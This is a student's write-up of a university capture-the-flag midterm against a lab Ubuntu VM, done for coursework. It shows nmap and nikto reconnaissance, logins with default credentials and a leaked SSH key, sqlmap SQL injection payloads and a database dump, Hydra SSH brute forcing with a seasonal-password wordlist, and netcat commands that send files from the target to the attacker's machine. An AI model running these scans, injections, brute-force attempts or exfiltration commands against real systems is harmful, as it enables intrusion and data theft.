ENPM 685 – Section 0301

SECURITY TOOLS FOR INFORMATION SECURITY

Midterm - Solo Project: Capture The Flags

Name: Aryan Kulshrestha

UID:120342035

Directory ID: AK17

Email: ak17@umd.edu

The Honor Pledge: "I pledge on my honor that I have not given or received any unauthorized assistance on this assignment/examination."

The username in each screenshot on Kali corresponds to my UMD directory ID, i.e ak17

Started with nmap-sn scan where I got the IP addresses of active machines in the same subnet. Further, I analysed and got to know the exact IP (192.168.48.131) of ENPM685 midterm ubuntu machine. Other IP is from the DHCP server.
Next, I performed a nmap scan for all the open ports in the machine with <ubuntu IP> → *nmap -p- 192.168.48.131* where port 65432 is open

```
┌──(ak17㉿kali)-[~]
└─$ nmap -sn 192.168.48.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-30 12:34 EDT
Nmap scan report for 192.168.48.2
Host is up (0.010s latency).
Nmap scan report for 192.168.48.128
Host is up (0.0014s latency).
Nmap scan report for 192.168.48.131
Host is up (0.0026s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.33 seconds
┌──(ak17㉿kali)-[~]
└─$ nmap -p- 192.168.48.131
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-30 12:35 EDT
Nmap scan report for 192.168.48.131
Host is up (0.0059s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
65432/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 58.24 seconds
┌──(ak17㉿kali)-[~]
└─$
```

Then I chose to perform nikto command on CLI to get the information about port 65432, where I got to know the username and password i.e. *admin* and *password.*

```
┌──(root㉿kali)-[/home/ak17]
└─# nikto -h 192.168.48.131:65432
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.48.131
+ Target Hostname:    192.168.48.131
+ Target Port:        65432
+ Start Time:         2024-03-30 11:57:20 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.41 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-sc
anner/vulnerabilities/missing-content-type-header/
+ / - Requires Authentication for realm 'Please Enter Password'
+ /: Default account found for 'Please Enter Password' at (ID 'admin', PW 'password'). Generic account discovered. See: CWE-16
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.41 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Server may leak inodes via ETags, header found with file /, inode: 13c, size: 5d819a6d03c00, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ OPTIONS: Allowed HTTP Methods: GET, POST, OPTIONS, HEAD .
+ 8146 requests: 0 error(s) and 6 item(s) reported on remote host
+ End Time:           2024-03-30 11:58:00 (GMT-4) (40 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Next, with the username and password. I accessed the website of ENPM685 Pictures Inc on port 65432 with url→ *192.168.48.131:65432*
There I found a RSA private key through which I did ssh to get the access to admin of ENPM685 Midterm Ubuntu.


```
┌──(root㉿kali)-[/home/ak17]
└─# chmod 400 admin-ssh-key.txt

┌──(root㉿kali)-[/home/ak17]
└─# ssh -i admin-ssh-key.txt admin@192.168.48.131

Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-172-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat 30 Mar 2024 04:23:46 PM UTC

  System load:  0.19               Processes:               214
  Usage of /:   53.3% of 9.75GB    Users logged in:         0
  Memory usage: 34%                IPv4 address for ens33:  192.168.48.131
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

 * Introducing Expanded Security Maintenance for Applications.
   Receive updates to over 25,000 software packages with your
   Ubuntu Pro subscription. Free for personal use.

     https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
```

```
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

admin@midterm:~$
```

Flag 6 Approach:

Through SSH I got access to ENPM685 midterm ubuntu. The next step I performed was to get details on all the users present in the machine, (where I got a list of many users present including bob dub and admin). Further, I checked files and directories present, and there I found out about the flag 6 zip file. This zip file requires a password to unzip it and the readme text file contains that password to unzip it.

```
admin@midterm:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
fwupd-refresh:x:111:116:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:113:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
midterm:x:1000:1000:midterm:/home/midterm:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
mysql:x:114:119:MySQL Server,,,:/nonexistent:/bin/false
admin:x:5002:5002:Adminy McAdminyface,,,:/home/admin:/bin/bash
bobdobbs:x:5003:5003:Bob Dobbs,,,:/home/bobdobbs:/bin/bash
crackme:x:5004:5004:Crack My 5 Character Password For The Flag,,,:/home/crackme:/bin/bash
cburns:x:5011:5011::/home/cburns:/bin/bash
brad:x:5005:5005::/home/brad:/bin/bash
smithee:x:5006:5006::/home/smithee:/bin/bash
walken:x:5007:5007::/home/walken:/bin/bash
cruise:x:5008:5008::/home/cruise:/bin/bash
gene:x:5009:5009::/home/gene:/bin/bash
clint:x:5010:5010::/home/clint:/bin/bash
```

```
File   Edit   View

Aryan Kulshrestha
120342035

Ln 2, Col 1(  28 characters   100%   Windo   UTF-8
```

```
admin@midterm:~$ cd /home/admin/
admin@midterm:~$ ls
flag6-is-inside.zip  readme.txt
admin@midterm:~$ cat readme.txt
The password for the ZIP file is: syndrome11tail2illusion
admin@midterm:~$
```

```
Aryan Kulshrestha
120342035
```


To unzip the flag6 file, I copied it to the kali machine and used the password *"syndrome11tail2illusion"*. For copying the file, I used Netcat and made kali as a listening machine before executing the file transfer from ubuntu.


```
┌──(root㉿kali)-[/home/ak17]
└─# nc -lvp 4444 > flag6-is-inside.zip
listening on [any] 4444 ...
192.168.48.131: inverse host lookup failed: Unknown host
connect to [192.168.48.128] from (UNKNOWN) [192.168.48.131] 55936
```

```
File   Edit   View

Aryan Kulshrestha
120342035
```


```
admin@midterm:/home$ cd admin
admin@midterm:~$ ls
flag6-is-inside.zip  readme.txt
admin@midterm:~$ nc 192.168.48.128 4444 < flag6-is-inside.zip
^C
admin@midterm:~$ nc 192.168.48.128 4444 < flag6-is-inside.zip
^[[B^C
admin@midterm:~$ cd crackme
-bash: cd: crackme: No such file or directory
admin@midterm:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
```

Now the file was saved in the path provided in the command i.e. at the directory /home/ak17 in my kali VM. I manually unzipped and extracted the file and used the password to open the file flag6.






The content of the flag→



Flag 1 Approach:

When we open the index page of "ENPM685 Pictures Inc", there is a URL for careers page and the flag is present in between the lines of IT manager sub headings.



Flag Content is Inside the career page under IT manager subheading→

192.168.48.131/careers.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-D

Office Manager

Requirements:

- Someone to manage the office
- Previous office management skills desired
- Must not mind having to read terrible movie scripts

Web Developer

Requirements:

- PHP skills
- Javascript skills
- Secure coding practices
- Python skills
- Ruby skills

File Edit View

Aryan Kulshrestha
120342035

Ln 2, Col 1(28 characters 100%

IT Manager

Requirements:

- Internet skills
- Nunchuck skills
- Windows XP/7/8/10 skills
- Linux skills
- F5 load balancer skills
- Firewall skills
- Sentinel One EDR skills
- flag1: skills in reading between the lines
- Python scripting skills
- Port scanning skills

Send your resumes to our CEO, Bob Dobbs: enpm685@gmail.com

Back to our main page

Flag 4 Approach:

Tried testing different URLs present in the website for SQL Injection, using SQL MAP. Then inside the URL of Sharknado 3, I found the names for all the databases inside MYSQL databases. Flag4 was mentioned inside it. Further I dumped the content information of Flag 4 by the command "*sqlmap -u "http://192.168.48.131/movies.php?id=sharknado" --dbs -D flag4_is_inside --dump*".

```
┌──(root㉿kali)-[/home/ak17]
└─# sqlmap -u "http://192.168.48.131/movies.php?id=sharknado" --dbs

[*] starting @ 12:32:48 /2024-04-05/

[12:32:49] [INFO] resuming back-end DBMS 'mysql'
[12:32:49] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=sharknado' AND 3647=3647 AND 'enLd'='enLd

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=sharknado' AND (SELECT 4272 FROM (SELECT(SLEEP(5)))HMgR) AND 'RpAk'='RpAk

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=sharknado' UNION ALL SELECT NULL,CONCAT(0x7162767a71,0x576957626a5065614772506478486751557 35a474b6b4e6f726270585a7a464548586a426c515753,0x71706b7a71),NULL-- -
---
[12:32:49] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 20.04 or 19.10 or 20.10 (eoan or focal)
web application technology: Apache 2.4.41
back-end DBMS: MySQL ≥ 5.0.12
[12:32:49] [INFO] fetching database names
available databases [7]:
[*] enpm685
[*] flag4_is_inside
[*] information_schema
[*] movies
[*] mysql
[*] performance_schema
[*] sys

[12:32:49] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.48.131'
```

```
┌──(root㉿kali)-[/home/ak17]
└─# sqlmap -u "http://192.168.48.131/movies.php?id=sharknado" --dbs -D flag4_is_inside --dump

[*] starting @ 12:33:24 /2024-04-05/

[12:33:24] [INFO] resuming back-end DBMS 'mysql'
[12:33:24] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=sharknado' AND 3647=3647 AND 'enLd'='enLd

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=sharknado' AND (SELECT 4272 FROM (SELECT(SLEEP(5)))HMgR) AND 'RpAk'='RpAk

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=sharknado' UNION ALL SELECT NULL,CONCAT(0x7162767a71,0x576957626a5065614772506478486751557 35a474b6b4e6f726270585a7a464548586a426c515753,0x71706b7a71),NULL-- -
---
[12:33:24] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 19.10 or 20.04 or 20.10 (focal or eoan)
web application technology: Apache 2.4.41
back-end DBMS: MySQL ≥ 5.0.12
[12:33:24] [INFO] fetching database names
available databases [7]:
[*] enpm685
[*] flag4_is_inside
[*] information_schema
[*] movies
[*] mysql
[*] performance_schema
[*] sys
```

The content of the flag 4 →

```
[12:33:24] [INFO] fetching tables for database: 'flag4_is_inside'
[12:33:24] [INFO] fetching columns for table 'flag4_is_inside' in database 'flag4_is_inside'
[12:33:24] [INFO] fetching entries for table 'flag4_is_inside' in database 'flag4_is_inside'
Database: flag4_is_inside
Table: flag4_is_inside
[4 entries]
+----+-------------+----------+----------------------+---------+
| id | ssn         | title    | name                 | salary  |
+----+-------------+----------+----------------------+---------+
| 1  | 000-00-0001 | CEO      | Bob Dobbs            | 1       |
| 2  | 000-00-0002 | Contractor | C. Montgomery Burns | 100000  |
| 3  | 111-22-9876 | Actor    | Brad Pitiful         | 9000000 |
| 4  | 220-00-1234 | Director | Alan Smithee         | 25000   |
+----+-------------+----------+----------------------+---------+

[12:33:24] [INFO] table 'flag4_is_inside.flag4_is_inside' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.48.131/dump/flag4_is_inside/flag4_is_inside.csv'
[12:33:24] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.48.131'

[*] ending @ 12:33:24 /2024-04-05/


┌──(root㉿kali)-[/home/ak17]
└─#
```

Flag 5 Approach:

As guided by the professor, I tested all the users with crackable password. I created the wordlist based on the precise pattern following the example of Winter2024! or Fall2023@.

The since there were not many permutations, it was easy to fill initial 6 entries and then change the letter and special characters in the end by repeating them wordlist in the wordlist.

```
11 Fall2023@
12 Fall2023#
13 Fall2024!
14 Fall2024@
15 Fall2024#
16 Spring2020!
17 Spring2020@
18 Spring2020#
19 Spring2021!
20 Spring2021@
21 Spring2021#
22 Spring2022!
23 Spring2022@
24 Spring2022#
25 Spring2023!
26 Spring2023@
27 Spring2023#
28 Spring2024!
```

File Edit View

Aryan Kulshrestha
120342035

Ln 2, Col 1(28 characters 100%


Further I used the brute forcing tool Hydra to find out which password matches the user lists→

```
┌──(root㉿kali)-[/home/ak17]
└─# hydra -l cburns -P wordlist.txt ssh://192.168.48.131

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-01 16:13:16
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 166 login tries (l:1/p:166), ~11 tries per task
[DATA] attacking ssh://192.168.48.131:22/
[22][ssh] host: 192.168.48.131   login: cburns   password: Spring2024!
[STATUS] 166.00 tries/min, 166 tries in 00:01h, 3 to do in 00:01h, 5 active
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-01 16:14:16
```

Next, I did ssh on the 'cburns' account and logged in with the above password.

```
┌──(root㉿kali)-[/home/ak17]
└─# ssh cburns@192.168.48.131
cburns@192.168.48.131's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-172-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri 05 Apr 2024 05:02:11 PM UTC

  System load:  0.0               Processes:               242
  Usage of /:   58.4% of 9.75GB   Users logged in:         2
  Memory usage: 48%               IPv4 address for ens33: 192.168.48.131
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

 * Introducing Expanded Security Maintenance for Applications.
   Receive updates to over 25,000 software packages with your
   Ubuntu Pro subscription. Free for personal use.

     https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

*** System restart required ***
Last login: Mon Apr  1 20:17:49 2024
cburns@midterm:~$
```

I used netcat to make kali a listening machine and transferred the flag5 to kali from cburns account.




Unzipping the file to get the actual content of the flag→


Flag 3 Approach:

Performed privilege escalation from 'cburns' account with password "*Spring2024!*". Successfully got the root account access for the ENPM685 midterm ubuntu machine.

Followed the same steps to transfer the file to kali machine via netcat.



Unzipping the flag3 file to view the actual content→



Flag 2 Approach→

There is a user named ‘crackme’ in the ENPM685 midterm ubuntu machine. The password to crack the user is the flag itself. Among all the six flags, since only flag 2 is left, it is evident that the password for ‘crackme’ is flag2. Also, the description of ‘crackme’ user states “My 5character password is a flag”, making it more evident to precisely guess the password with string length of 4 followed by a numeric number i.e. “Flag2”.

```
mysql:x:114:119:MySQL Server,,,:/nonexistent:/bin/false
admin:x:5002:5002:Adminy McAdminyface,,,:/home/admin:/bin/bash
bobdobbs:x:5003:5003:Bob Dobbs,,,:/home/bobdobbs:/bin/bash
crackme:x:5004:5004:Crack My 5 Character Password For The Flag,,,:/home/crackme:/bin/bash
cburns:x:5011:5011::/home/cburns:/bin/bash
brad:x:5005:5005::/home/brad:/bin/bash
smithee:x:5006:5006::/home/smithee:/bin/bash
walken:x:5007:5007::/home/walken:/bin/bash
cruise:x:5008:5008::/home/cruise:/bin/bash
```

To test the above password guessing I created a wordlist and used brute forcing tool hydra to match the passwords→

```
┌──(root㉿kali)-[/home/ak17]
└─# nano ak17_flags.txt

┌──(root㉿kali)-[/home/ak17]
└─# cat ak17_flags.txt
flag1
flag2
flag3
flag4
flag5
flag6
Flag1
Flag2
Flag3
Flag4
Flag5
Flag6

┌──(root㉿kali)-[/home/ak17]
└─# hydra -l crackme -P ak17_flags.txt ssh://192.168.48.131

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organi
zations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-05 14:27:46
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: us
e -t 4
[DATA] max 12 tasks per 1 server, overall 12 tasks, 12 login tries (l:1/p:12), ~1 try per task
[DATA] attacking ssh://192.168.48.131:22/
[22][ssh] host: 192.168.48.131   login: crackme   password: flag2
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-05 14:27:49

┌──(root㉿kali)-[/home/ak17]
└─#
```

Content of flag2 is “flag2”.

**********THE END**********

Thank you, professor, it was my first CTF ever and I learned a lot. It was fun to explore on different tools and mechanisms to path our way for finding flags.